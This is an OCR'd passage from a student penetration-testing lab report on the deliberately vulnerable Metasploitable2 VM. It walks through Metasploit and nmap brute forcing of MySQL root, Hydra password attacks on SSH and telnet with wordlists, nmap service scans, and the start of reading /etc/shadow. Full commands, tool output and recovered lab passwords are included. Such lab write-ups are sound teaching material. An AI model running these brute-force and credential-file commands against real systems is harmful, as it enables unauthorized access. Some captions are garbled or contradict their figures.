


Figure 4.5: searchsploit scan to find open ports

4.3 MySQL

In this exercise the task was to log into a MySQL database as the user *root*. In Metasploitable2 an old MySQL version (v.5.0.5) with several exploits is included.

As the simplest approach a brute-force attack for the given username was chosen. This whole section follows an online tutorial stated in [18]. The *msf* service hereby gives us multiple options and parameters for our brute-force attack, which can be seen by typing in:

msf > use auxiliary/scanner/mysql/mysqllogin
msf auxiliary(mysqllogin) > show options

To actually brute-force we want to use the wordlist included in Kali Linux called *rockyou*. We therefore navigate to it and gunzip it to a new password file:

cd /usr/share/wordlists
gunzip rockyou.txt.gz
ls -lh rockyou.txt

Now we have a usable wordlist with the most used passwords. Before we start the actual attack, we set different parameters. The most important changes are:

- set threads to 1000
- set path for the newly created password file
- set username to root
- allow blank passwords

We thus enter the following commands in the command line:

msf auxiliary(mysqllogin) > set THREADS 1000
msf auxiliary(mysqllogin) > set RHOSTS 10.0.0.27
msf auxiliary(mysqllogin) > set PASSFILE /usr/share/wordlists/rockyou.txt
msf auxiliary(mysqllogin) > set USERNAME root

msf auxiliary(mysqllogin) > set STOPONSUCCESS true
msf auxiliary(mysqllogin) > set VERBOSE false
msf auxiliary(mysqllogin) > set BLANKPASSWORDS true

and then start the brute-force with

msf auxiliary(mysqllogin) > run

As a result we see the user *root* has no password set (→ Success: 'root:') and can thus log into the database with it by using:

mysql -h localhost -u root -p

MySQL will ask for a password, but as we now its just an empty string we press enter again and have access to root's MySQL account. To show all available databases we can use the command *mysql> show databases;* and will receive the following result (s. fig. 4.6):

```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 192.168.56.101
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 40026
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)
```

Figure 4.6: MySQL: all available databases for user *root*

4.3.1 MySQL - 2nd approach

In our previous nmap scan we already saw that the MySQL version 5.051a-3ubuntu5 was used. We found out that nmap has a built in script called `mysql-brute` with which you can brute-force a password for this MySQL version. We executed the command `nmap -script=mysql-brute 192.168.56.101`. In Fig. 4.7 can be seen that the password of the account `root` is empty.

```
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|_  Statistics: Performed 40013 guesses in 39 seconds, average tps: 1034.4
```

Figure 4.7: Caption

After that we connected to the MySQL database using the command `mysql -u root -h 192.168.56.101` and listed the tables using `show datatables;`. The result can be seen in Fig. 4.8.

```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 192.168.56.101
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 40026
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)
```

Figure 4.8: The tables of the MySQL database.

4.4 Apache

For the following exercise the ports for the Apache webservice shall be found. We hereby used the command *nmap -sv 192.168.56.102* and received the following results:

```
┌──(yolo㉿dtu-5cg9165j9s)-[~]
└─$ nmap -sV 192.168.56.102
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 07:16 CDT
Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE
: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.27 seconds
```

Figure 4.9: Apache ports

As it can be analysed from figure 4.9, Apache uses the (TCP) ports 80, 8009 and 8180.

4.5 Hydra password attack on SSH

In this part of the exercise we run a Hydra password attack on SSH and telnet. Hydra is a quick and versatile login cracker that works on both Linux and Windows and supports protocols such as AFP, HTTP-FORM-GET, HTTP-GET, HTTP-FORM-POST, HTTP-HEA, HTTP-PROXY, and many more. Brute-forcing SSH logins takes a lot of effort, patience, and a lot of extremely excellent guesses. It is exceedingly sluggish when compared to an offline password-cracking approach like John the Ripper.

To run this attack we run the command:

hydra -l (username) -P (list of passwords) (host ip address) (ssh or telnet) -s (portnumber)

First, we attacked SSH. We can see in 4.1 that SSH is running on port 22 and telnet on port 23. We chose few usernames to try to find passwords for msfadmin, sys, user and klog. We then used a Kali standard password list to brute force attack the password field and to try to find the right password. We found a zipped password list in /usr/share/wordlists called rockyou and unzipped it. As seen from 4.10 it took only 192 tries to crack the password for the user sys in 30 minutes. These are our results:

```
┌──(rosa㉿dtu-5cg9165j9s)-[~]
└─$ hydra -l sys -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.102
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-09 14:
30:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
 waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 14344308 to do in 2390:44h, 7
 active
[STATUS] 63.67 tries/min, 191 tries in 00:03h, 14344217 to do in 3755:02h, 7
active
[22][ssh] host: 192.168.56.102   login: sys   password: batman
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complet
e until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
```

Figure 4.10: Sys password




Figure 4.11: klog password

We ran the scan for the username: msfadmin, it took a lot of time as can be seen in figure 4.13 and since we already knew the password, we decided to run hydra with only that password (shown in figure 4.12). The password is msfadmin.






Figure 4.12: msfadmin password




(a) Starting the bruteforce attack on the user msfadmin




(b) 13495 brute-force attacks

Figure 4.13: Hydra attack on the msfadmin. The attack took 24 hours and was not successful




(a) Starting the bruteforce attack on the user




(b) 13495 brute-force attacks

Figure 4.14: Hydra attack on the user. The attack took 24 hours and was not successful

We attempted another bruteforce attack to determine the password for the user user, this time using a list named fasttrack. The fasttrack list is useful for trying out weak passwords.



(a) Bruteforce attack on the user



(b) 228 brute-force attacks

Figure 4.15: Hydra attack on the user. The attack took few minutes and was not successful

```
┌──(rosa㉿dtu-5cg9165j9s)-[/usr/share/wordlists]
└─$ hydra -l user -P sqlmap.txt ssh://192.168.56.102 -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-15 12:
28:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1633938 login tries (l:1/
p:1633938), ~102122 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[ATTEMPT] target 192.168.56.102 - login "user" - pass "!" - 1 of 1633938 [chi
ld 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "! Keeper" - 2 of 16339
38 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "!!" - 3 of 1633938 [ch
ild 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "!!!" - 4 of 1633938 [c
hild 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "!!!!!!" - 5 of 1633938
 [child 4] (0/0)
[ATTEMPT] target 192.168.56.102 - login "user" - pass "!!!!!!!" - 6 of 163393
8 [child 5] (0/0)
```

Figure 4.16: Bruteforce attack on the user with wordlist sqlmap

Figure 4.17: Hydra attack on the user. The attack took few minutes and was not successful


Then we attacked telnet. We present the results in the next section.

4.5.1 Attacking telnet with hydra


We created a .txt file with the users; msfadmin, sys, user and klog.

Since using the txt file rockyou.txt we decided for this task to use one of the lists contained in the metasploit map. This map contains a huge set of lists that Metasploit uses in dictionary tests.

We started the brute-force my using the list called burnett_top_500. As in the Figure 4.18aa password for the user klog was discovered on that list. klog's password is 123456789. In order to speed up the process we removed the user klog the myUser.txt file since we had already found the password for the user klog. We then went on and tried another list in the metasploit file called unix_passwords. As can be seen in the figure 4.18b, no password for the remaining users in the text file myUser was discovered. We also tried the lists keyboard_patterns and adobe_top100_pass but these lists were also unsuccessful.



(a) Password for the user klog found with the list burnett-top-500




(b) Unsuccesful attack for the users; msfadmin,sys and user with the list unix_passwords


Figure 4.18: Successful Hydra attack with listburnett_top_500.

Again we tried the list fasttrack found in the worldlists map but it was not successful.
We then started to hunt for lists of the most frequent passwords on the internet. We decided to try 2 distinct lists. The first was dubbed UserPasscombo [19], while the second was titled 500 Worst Passwords [20]. However, as seen from figure 4.19a and figure 4.19b both of these attacks were unsuccessful.

Second one was called 500_worst_passwords



(a) Unsuccessful brute-force attack with the list User-PassCombo



(b) Unsuccesful attack for the users msfadmin,sys and user with the list 500_worst_passwords

Figure 4.19: Successful Hydra attack with with lists found in the internet

We then decided to try to use rockyou list on the user sys. But as seen from figure we gave up after 8436 tries 4.5.1.




Figure 4.20: Unsuccessful brute-force attack with the list rockyou.txt

4.6 ETC Shadow file cracking hashes

In this task we want to crack the /etc/shadow password list of the metasploitable machine. First, we could use the FTP exploit described in Section 4.2 to access the metasploitable machine from our Kali machine. Since we access Metasploitable with root access also obtain access to the /etc/shadow file adn we can read it using `cat /etc/shadow`. Figure 4.21 shows all steps that were done to gain access to the machine.

